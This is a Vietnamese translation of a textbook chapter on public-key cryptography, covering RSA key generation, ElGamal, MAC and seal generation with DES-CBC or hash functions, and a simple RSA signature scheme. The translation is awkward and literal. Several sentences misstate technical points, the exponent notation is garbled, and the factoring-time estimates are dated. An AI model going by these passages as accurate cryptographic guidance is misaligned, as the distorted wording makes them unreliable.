Bằng cách sử dụng khoá đã phát hành như là khoá giải mã, mật mã khoá chung có thể được sử dụng cho sự xác nhận nguồn gốc dữ liệu và cho quá trình đảm bảo tính vẹn toàn của một tin nhắn. Trong trường hợp ai đó có thể nắm giữ được khoá giải mã thư mục và có thể từ đó đọc thông tin.

Người đọc cũng biết rằng chỉ duy nhất người nắm giữ khoá riêng tương quan có thể tạo tin nhắn đó. Đây là chế độ sự xác nhận.

Hệ thống mã khoá chung có thể thao tác ở cả các chế độ này được gọi là *hệ thống mã khoá chung đảo ngược*. Một vài hệ thống mã khoá chung có thể thao tác ở chế độ xác nhận nhưng không ở chế độ mã hoá. Chúng được biết như là các *hệ thống mã khoá – chung không đảo ngược*.

Các hệ thống mã khoá – chung đưa ra một sự thách thức lớn hơn nhiều đối với người thiết kế thuật toán hơn là các hệ thống mã đối xứng, bởi vì khoá chung đại diện thông tin truyền thống mà có thể được sử dụng để tấn công các thuật toán. Các hệ thống khoá -chung hiện tại sử dụng dựa vào độ dài của chúng trên những xác nhận cơ bản cụ thể, là vấn đề toán học rất khó giải quyết.

Thuật toán RSA

RSA là một hệ thống mã khoá – chung đảo ngược, được đặt tên sau khi người phát hiện ra nó là Rivest, Shamir, và Adleman, từ MIT. Mô hình của hệ thống được xuất bản lần đầu tiên vào năm 1978 [RIV1]. Thực tế nó đưa ra cách sử dụng là trong khi tìm kiếm các số lớn đầu tiên tương đối dễ, thì sản xuất ra sản phẩm của hai trong số các số đó được mà đã từng không thể làm được.

Một cặp khoá RSA được tạo như sau. Một số nguyên e được chọn, là một số mũ chung. Hai số lớn chính, p và q , sau đó được lựa chọn một cách ngẫu nhiên, phù hợp với điều kiện là $(p-1)$ và e không có các số chia chung, và $(q-1)$ và e không có các số chia chung⁵. Các mô đun chung có giá trị $n = pq$. Giá trị của n và e cùng nhóm khoá chung. Một số mũ riêng, d , sau đó

được xác định như là $(de-1)$ có khả năng chia cho cả $(p-1)$ và $(q-1)$. Giá trị của n là d (hoặc p, q , và d) cùng nhau tạo thành khoá riêng.

Các số mũ đều có đặc tính quan trọng là hàm d là số nghịch đảo của e , nghĩa là với bất kỳ một tin nhắn M nào, $(Me) d \bmod n = M \bmod n$. Để biết chi tiết về việc đưa ra các thuật toán cho kết luận này, xem [RV11].

Quá trình mã hoá tin nhắn M liên quan đến quá trình tính toán $Me \bmod n$. Điều này có thể được đưa ra bởi bất lý mà biết được khoá chung, ví dụ., n và e . Quá trình giải mã tin nhắn M' liên quan đến quá trình tính toán $M'd \bmod n$. Điều này yêu cầu sự hiểu biết về khoá riêng.

Độ dài của RSA thỉnh thoảng cũng được đặt câu hỏi. Đó là một cách hiển nhiên để được ngắn – mà là thừa số của môđun n , sử dụng bất kỳ kiến thức nào về các phương pháp phân tích thành thừa số. Độ dài phụ thuộc vào thời gian đã yêu cầu và giá trị của thiết bị mà có thể thực hiện sự phân tích thành thừa số. Quá trình tiếp tục giảm giá trị của thiết bị đã được đưa ra tính toán trong sự cân nhắc độ dài của RSA trong tương lai.

⁵ Các ràng buộc khác cũng có thể được đảm bảo để tránh các khoá “yếu”; xem ví dụ [GORR1]. Tuy nhiên, những ràng buộc như vậy có khả năng thay đổi như là trạng thái khéo léo của sự giải mã các mật mã trước. Trạng thái khéo léo trong sản xuất năm 1990 được minh hoạ bởi kinh nghiệm quảng cáo tốt bởi M.Manasse và A.Lenstra mà sử dụng một mạng gắn kết lỏng lẻo của 200 tạm kỹ thuật, thành công trong quá trình sản xuất môđun 116- ký số trong một tháng.

Cái có thể đưa cho chúng tôi sự tin cậy tốt đó là RSA sẽ bảo trì độ dài của chúng trong tương lai trên thực tế là sự gia tăng rất nhỏ trong kích cỡ của các môđun đưa ra dẫn đến sự gia tăng mạnh trong yêu cầu phân tích thừa số của nó (khi quy tắc ngón tay cái, với các thuật toán phân tích thừa số hiện tại, tăng kích cỡ của các môđun bằng ba ký số gấp đôi sự phức tạp phân tích thừa số của nó).

Giả sử, ví dụ chúng ta đề xuất một chút về công nghệ Manasse và Lenstra và giả định rằng một môđun 150- ký số có thể được phân tích thừa số trong một tháng. Nếu chúng ta tạo một sự mở rộng các cỡ môđun tương đối vừa phải cho 200 hoặc 250 ký số, thời gian yêu cầu để thực hiện sự phân tích thành thừa số giống với công nghệ được trình bày trong bảng 4-1. Nó có thể được xem như là sự phát triển gấp mười, gấp trăm, hoặc thậm chí gấp nghìn lần trong công nghệ mà có thể dễ dàng đếm được bởi một sự gia tăng

đơn thuần trong cỡ của môđun. Vì vậy, để RSA được an toàn, bây giờ hoặc tương lai, một cách đơn giản là tạo một lựa chọn nhảy cho kích cỡ môđun.

Số các ký số	Thời gian phân tích thành thừa số
150	1 tháng
200	100 năm
250	500,000 năm

Bảng 4-1: Thời gian phân tích thành thừa số một Môđun RSA

Tất nhiên đó là một khả năng của sự chọc thủng phòng tuyến trong các phương pháp phân tích thành thừa số. Tuy nhiên, nhà toán học đã từng tìm kiếm các thuật toán phân tích thừa số nhanh trong nhiều năm qua mà vẫn chưa thành công. Sự chứng thực chính cho độ dài của RSA là nó đã giữ vững rất nhiều năm để các chuyên gia tiếp tục thử phá vỡ nó.

Một thiếu sót chính của RSA, quá trình xử lý sự mã hoá và sự giải mã cao hơn nhiều với hệ thống mã đối xứng giống như DES. Vì vậy, RSA hiếm khi được sử dụng cho sự mã hoá dữ liệu lớn. Tuy nhiên, RSA có một vài ứng dụng quan trọng – được thảo luận theo chữ ký kỹ thuật số, sự quản lý khoá, và các chủ đề về sự xác nhận sau. Ngày nay, RSA đang được sử dụng rộng rãi trong các sản phẩm ở các dạng khác nhau bao gồm các mạch điện tử làm bằng các mảnh silic nhỏ, các chương trình xử lý tín hiệu kỹ thuật số (DSP), và phần mềm thường.

Khả năng thực thi của RSA phụ thuộc lớn vào mã thuật toán môđun phù hợp với bộ xử lý đã dùng. Một vài điểm bắt đầu hữu ích là [BRI, SHA1] nếu cân nhắc một sự thực thi phần cứng, hoặc [DUS1] cho một sự thực thi phần mềm..

Thuật toán ELGamal

Năm 1985, ElGamal [ELG1] đề xuất một hệ thống mã khoá- chung thay đổi, dựa trên một vấn đề toán học khác biệt cơ bản tới RSA. Thuật toán này phụ thuộc vào sự phức tạp của quá trình tính toán các loga rời rạc qua các

trường có hạn. Đơn đề nghị của ElGamal bao gồm các cơ cấu của cả chế độ mã hoá và chế độ xác nhận. Trong khi cơ cấu chế độ mã hoá không được khai thác, cơ cấu chế độ xác nhận có nhiều hấp dẫn thú vị và đã thực hiện cơ bản Tiêu chuẩn Chữ ký Kỹ thuật số của Mỹ đã đề nghị (DSS). Thuật toán DSS được thảo luận trong phần 4.4.

Để biết chi tiết về sự so sánh của các hệ thống mã RSA và ElGamal, xem [VAN2].

4.3 Các giá trị kiểm tra tính vẹn toàn (Niêm phong)

Tiện ích của các công nghệ mật mã mở rộng hơn nhiều so với các điều khoản của các dịch vụ tin cậy. Chúng ta cần nhắc tiếp những công nghệ đó có thể cung cấp cơ bản tính vẹn toàn dữ liệu và các dịch vụ xác nhận nguồn gốc dữ liệu như thế nào.

Tính vẹn toàn dữ liệu và/hoặc sự xác nhận nguồn gốc dữ liệu các thông tin có thể được cung cấp như sau. Người sáng tạo tin nhắn phát sinh, sử dụng tất cả các bit dữ liệu trong nội dung tin nhắn, một *phụ lục* được truyền theo tin nhắn đó. Người nhận tin nhắn kiểm tra nội dung tin nhắn đã nhận và phụ lục đã tồn tại trước khi nhận nội dung tin nhắn khi đang xác thực.

Điều này tương tự như các thủ tục dò tìm lỗi chung, như là quá trình tấn công một kiểm độ dư vòng (CRC) vào tin nhắn. Tuy nhiên, có một sự khác biệt lớn. Toàn cảnh cuộc tấn công chủ động đã được đưa ra tính toán. Nếu một kẻ tấn công chủ động thay đổi tin nhắn, sẽ không có gì ngăn cản anh ta tính toán lại và thay thế CRC ở tin nhắn đó, vì vậy người nhận tin nhắn sẽ không phát hiện ra là đã có sự thay đổi dữ liệu. Để bảo vệ chống lại những cuộc tấn công đó một lần nữa, sẽ phát sinh phụ lục dùng một khoá bí mật. Người nhận tin nhắn đó có thể tin rằng, nếu nội dung tin nhắn và phụ lục vẫn tồn tại để nhận, phụ lục đã phát sinh bởi ai đó mà biết được khoá đó. Vì vậy, sự thay đổi tin nhắn bởi một kẻ xâm phạm sẽ gần như bị phát hiện.

Thủ tục *kiểm tra tính vẹn toàn* được biết bởi rất nhiều tên. Trong lĩnh vực nhà băng nó được gọi là *sự xác nhận thông tin*. Trong tiêu chuẩn an toàn OSI, nó thường được gọi là *Sự niêm phong*. Phụ lục này được biết theo một cách khác là niêm phong, kiểm độ vẹn toàn (ICV), mã xác nhận thông tin (MAC), hoặc mã vẹn toàn thông tin (MIC).

Cơ cấu chung được minh họa trong hình 4-3. Tại hệ thống gốc, một quá trình phát sinh phụ lục mật mã được ứng dụng thông qua tin nhắn, để thu lại một chuỗi phụ lục (thường rất ngắn) mà kèm theo một tin nhắn quá cảnh. Tại hệ thống người nhận, một quá trình phát sinh phụ lục giống như vậy được ứng dụng vào tin nhắn đã nhận, sử dụng cùng một khoá, và kết quả được so sánh với giá trị phụ lục đã nhận với tin nhắn đó.

Các tiêu chuẩn công nghiệp ngân hàng (ví dụ., ANSI X9.9 và ISO 8730) chỉ rõ một quá trình phát sinh phụ lục cụ thể để ứng dụng tới các mã xác nhận tin nhắn cho sự truyền dịch tài chính. Quá trình này, sử dụng hệ thống mã đối xứng như là DES, được minh họa ở hình 4-4. Nó liên quan đến nhóm tin nhắn khi cần thiết để thành nhiều cỡ khối hệ thống mã (64 bit cho DES), sau đó ứng dụng quá trình mã hoá trong chế độ CBC để phát sinh một phụ lục. Để biết sự khác nhau của các công nghệ, xem [JUE1].

Các quá trình phát sinh phụ lục khác tồn tại, như là đã được thảo luận trong [TSU1] và được sử dụng với giao thức Mạng SNMP (được miêu tả trong chương 15).




Figure 4-3: General Sealing Scheme

Hình 4-3: Cơ cấu niêm phong chung

Chú thích:

Originator: người gửi

Actual appendix: phụ lục chính
được mong đợi

Generate appendix: phụ lục phát sinh

Message: Tin nhắn

Expected Appendix: phụ lục

Key: khoá.

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.




Figure 4-4: Appendix Generation Using a Symmetric Block Cipher

Hình 4-4: Sự phát sinh phụ lục sử dụng một mã khối đối xứng

Chú thích:

Encrypt: Mã hoá

Message: Tin nhắn

Appendix: phụ lục

Tiếp cận này, đã minh họa ở hình 4-5, không yêu cầu sử dụng hệ thống mã đối xứng, nhưng thay vào đó dùng hàm phân cắt. Một hàm phân cắt là một hàm mà sắp đặt các giá trị từ một miền lớn(có thể là rất lớn) thành một sự sắp xếp tương đối nhỏ 6.(Các hàm phân cắt được thảo luận nhiều hơn trong phần 4.4.) Quá trình phát sinh phụ lục liên quan đến hoặc tiền tố hoặc hậu tố một khoá bí mật của chuỗi dữ liệu tin nhắn, sau đó áp dụng hàm phân cắt cho xích chuỗi này. Sản phẩm của hàm phân cắt cung cấp phụ lục này.




Figure 4-5: Appendix Generation Using a Hash Function

Hình 4-5: Sự phát sinh phụ lục sử dụng hàm phân cắt

Chú thích: Message: Tin nhắn Appendix: phụ lục
Hash function: hàm phân cắt.

⁶ Thỉnh thoảng được xem xét thành hai kiểu hàm phân cắt – các hàm phân cắt không khoá, mà luôn phát sinh cùng một dữ liệu ra từ cùng một dữ liệu nhập, và các hàm phân cắt khoá, mà dùng một khoá mật mã như là ngõ nhập phụ. Trong sách này, cách sử dụng hàm phân cắt hạng không chất lượng nên đưa ra để định hướng một hàm phân cắt không khoá.

4.4 Chữ ký điện tử

Một chữ ký điện tử có thể được lưu ý đến trong trường niêm phong đặc biệt. Nó được sử dụng ở những nơi mà cần đủ sự tin tưởng từ nguồn của tin nhắn (khi định dạng thông qua niêm phong) mà nó có thể được xem xét ít nhất là tốt như sự phân loại nguồn viết tin nhắn trên cơ bản của chữ ký. Chữ ký điện tử có thể được dùng như là khái niệm cơ bản của việc tái giải quyết lại vấn đề giữa người gửi và người nhận tin nhắn (ví dụ một kiểm tra hoặc văn bản thương mại). Nhóm mà hầu hết đạt được bằng việc làm giả mạo tin nhắn sẽ có khả năng đưa tới người nhận. Vì vậy người nhận sẽ không có khả năng tạo ra chữ ký điện tử mà không thể phân biệt được so với chữ ký của người gửi.

Vì lý do này, một quá trình niêm phong giống như các quá trình dựa trên cơ bản DES hoặc sự phân cắt đã được miêu tả ở trên luôn không tương xứng với mục đích này. Người nhận biết cái khoá đã sử dụng tạo ra niêm phong. Cách duy nhất để sử dụng một quá trình như vậy cho mục đích chữ ký điện tử là sự kết hợp một thiết bị phần cứng an toàn mà chịu sự kiểm soát của nhóm thứ ba tin cậy. Người nhận được cung cấp một thiết bị chống trộm mà có khả năng phân loại dấu niêm phong nào là đúng nhưng không có khả năng tạo ra một dấu niêm phong giống như khoá đó. Cái khoá được lưu trữ bên trong một thiết bị nơi mà người nhận không thể truy cập vào đó được, nhóm thứ ba tin cậy sẽ quản lý nơi đó. Các hệ thống mã khoá- chung cung cấp nhiều năng lực chữ ký điện tử mạnh hơn, và không yêu cầu sự phân loại khoá phải giữ bí mật đối với người nhận.




Figure 4-6: Simplistic Digital Signature Scheme
 Hình 4-6: Cơ cấu chữ ký điện tử đơn giản

Chú thích: Originator: người gửi
 Message: tin nhắn
 Encrypt : mã hoá
 Appendix:phụ lục
 Expected Message: tin nhắn đã được trông mong
 Transmitted Message: tin nhắn đã truyền
 Recipient:người nhận
 Public key: khoá chung
 Decrypt: giải mã
 Private Key:khoá riêng
 If these are the same then the signature is verified: Nếu chúng giống nhau thì sau đó chữ ký được nhận dạng.

Một công nghệ chữ ký điện tử đơn giản đang ứng dụng vào một hệ thống mã khoá – chung đảo ngược như là RSA được minh hoạ trong hình 4-6. Người gửi tin nhắn tạo ra một phiên bản tin nhắn đã mã hoá, sử dụng hệ thống khoá- chung trong chế độ sự xác nhận(ví dụ., khoá mã hoá là một khoá riêng của người gửi). Phiên bản mã hoá của tin nhắn này được gửi như là một phụ lục, theo cùng với tin nhắn văn bản rõ. Người nhận cần biết được khoá giải mã tương ứng(khoá chung của người gửi), mà có thể giải mã phụ lục và so sánh nó với nội dung văn bản rõ. Nếu hai cái đều giống nhau, người nhận có thể đảm bảo rằng người gửi đã biết khóa mã hoá, và nội dung của tin nhắn sẽ không bị thay đổi trên đường đi.

Một cơ cấu chữ ký điện tử trên cơ sở khoá chung giống như ở trên cũng có thuộc tính có giá trị là bất kỳ một người nhận tin nhắn nào sẽ có khả năng kiểm tra chữ ký , bởi vì khoá giải mã (khoá chung của người gửi) có thể được làm chung chung mà biết không cần giao kèo an toàn.

Một sự phản đối cơ cấu ở trên là giá của nó trong giai đoạn xử lý và liên lạc ở trước. Sự mã hoá và sự giải mã đã được ứng dụng cho toàn bộ nội

dung tin nhắn, và số lượng dữ liệu đã được gửi là ít nhất gấp đôi kích cỡ tin nhắn cơ bản. Cơ cấu này cũng yếu về mặt mật mã mà có thể khắc phục được với sự sửa đổi mà chúng ta miêu tả [DEN3].

